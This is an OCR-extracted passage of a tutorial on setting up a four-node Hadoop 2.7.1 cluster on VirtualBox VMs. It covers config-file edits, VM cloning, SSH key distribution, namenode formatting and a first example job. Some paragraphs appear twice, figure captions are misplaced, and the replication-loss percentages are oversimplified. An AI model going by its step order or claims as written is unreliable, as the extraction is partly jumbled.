


Figure 16. Add properties to the file. Save and exit.




Figure 18. YARN file. Part 2. Save and exit.

In a real life environment, this is a big decision to make, a tradeoff between security and performance. With a replication of two, 50% of the machines in a cluster need to break before losing data, with a replication of three, approximately 66,67% of machines in a cluster need to break before the losing of data. When reaching these values, the cluster becomes gradually slower at processing as it tries to compensate for the lost machines until it eventually stops. Add the properties with the correct path to the file as shown in the picture.


- sudo nano etc/hadoop/hdfs-site.xml

Edit the YARN file (check Fig. 4 on introduction) and add the properties shown in the two images below. Basically, we are centralizing the resource management on one single machine, that is our master each to a different port.

- sudo nano etc/hadoop/yarn-site.xml

Edit the MapReduce file and add the property in the image below. This will be telling Hadoop who is the machine and port that will be tracking the job's progress on the cluster.

- sudo nano etc/hadoop/mapred-site.xml.template




Let's create the hadoop_data and namenode folder structure and give recursive ownership to our hadoop user and group wheel for all folder and files.

- sudo mkdir –p hadoop_data/hdfs/namenode
- sudo chown –R hadoop:wheel /home/hadoop/hadoop-2.7.1

Figure 19. Add the property to MapReduce file. Save and exit.

Now it's time to clone our master VM and create the slaves! Shut down master VM and go to your Virtualbox menu Machine > Clone. Create three full clones, Slave1, Slave2 and Slave3. Make sure you select Reinitialize the MAC address of all network cards, otherwise they will all have the same MAC address and you won't be able to ping or connect between them.



Fgure 20. Create a full clone of the master VM.




Figure 21. There's four devils right there! :)

Start all VMs. We need to change the hostname and IP address of each VM in accordance with /etc/hosts file we modified earlier. Edit the /etc/rc.conf to change the hostname of each VM and the IP address, as well as adding the defaultrouter, which is the IP address of your physical router. Do this for each one.

- sudo nano /etc/rc.conf

Reboot all VMs and check that all of them have the correct hostnames (visible on the shell prompt) and the correct IP address; for this use the ifconfig command.




Figure 22. Change hostname and IP for each VM.

Now edit the HDFS file in the master VM and completely remove the dfs.datanode.data.dir property. In the slave VMs, remove completely the dfs.namenode.name.dir property. But doing this, we are defining that the master VM is the only one who receives the jobs to be executed and the slave VMs only receive the jobs distributed by the master VM.

- cd hadoop-2.7.1
- sudo nano etc/hadoop/hdfs-site.xml




Figure 23. Check hostnames and IP addresses.

For the machines to communicate with each other, we need to create a SSH private and public key and copy the pub to all of them. Go to your master VM and execute the next command.

- ssh-keygen

Now edit the HDFS file in the master VM and completely remove the dfs.datanode.data.dir property. In the slave VMs, remove completely the dfs.namenode.name.dir property. But doing this, we are defining that the master VM is the only one who receives the jobs to be executed and the slave VMs only receive the jobs distributed by the master VM.

- cd hadoop-2.7.1
- sudo nano etc/hadoop/hdfs-site.xml




Figure 24. SSH key generation.

For the machines to communicate with each other, we need to create a SSH private and public key and copy the pub to all of them. Go to your master VM and execute the next command.

- ssh-keygen




Figure 25. Add the name of the master.

Now let's add the master to the list of known hosts and copy the pub SSH key to all machines.

- ssh-copy-id –i ~/.ssh/id_rsa.pub hadoop@master
- ssh-copy-id –i ~/.ssh/id_rsa.pub hadoop@slave1
- ssh-copy-id –i ~/.ssh/id_rsa.pub hadoop@slave2
- ssh-copy-id –i ~/.ssh/id_rsa.pub hadoop@slave3




Figure 26. Add the name of the slaves.

You should be able to access all slave machines, use ssh <slavehostname> (eg: ssh slave1) and then exit, just to make sure you can reach them. Now we need to tell the master VM who are the other masters and who are slaves.


- sudo nano etc/hadoop/masters

Now we need to tell the master VM who are the slaves VMs.

- sudo nano etc/hadoop/slaves

Now we will format the HDFS file system through bash in master VM.

- cd bin
- bash hadoop namenode –format




It's time to start Hadoop! ☺ Be patient this may take a while, as Hadoop tries to set up all required services on all nodes.

- cd ..
- bash sbin/start-all.sh

At this point, your Hadoop cluster is fully running and waiting for you to provide JAR files for processing.

Figure 27. Check master screen for any error. Write

Hadoop comes with a set of examples located under share/hadoop/mapreduce folder. I'm pretty sure you're anxious to test it, so, please, proceed to next topic. ☺



Running your first example JAR on your new Hadoop cluster

What do you do when you have something new? You want to test it to see how good it is!

"jps" on all consoles to check all active processes.

During processing of a JAR, the slave machines don't provide any console output.

Figure 28. Out of swap space?

You can only see they're processing if you're looking to the blinking icons of the hard disk and network, otherwise, you can write the command top on each slave machine to see the CPU and RAM usage. Then, on the master VM, run the JAR. Since we have been talking about engineering and students, we will try to calculate the value of π (Pi) this should be well known to you… ☺





Figure 29. All processes on all VMs are now stopped.

Run top on the slave VMs and the next command on the master VM. From the last two parameters, (10 10) you are choosing how many maps and reduce respectively will be created for this job.

- top
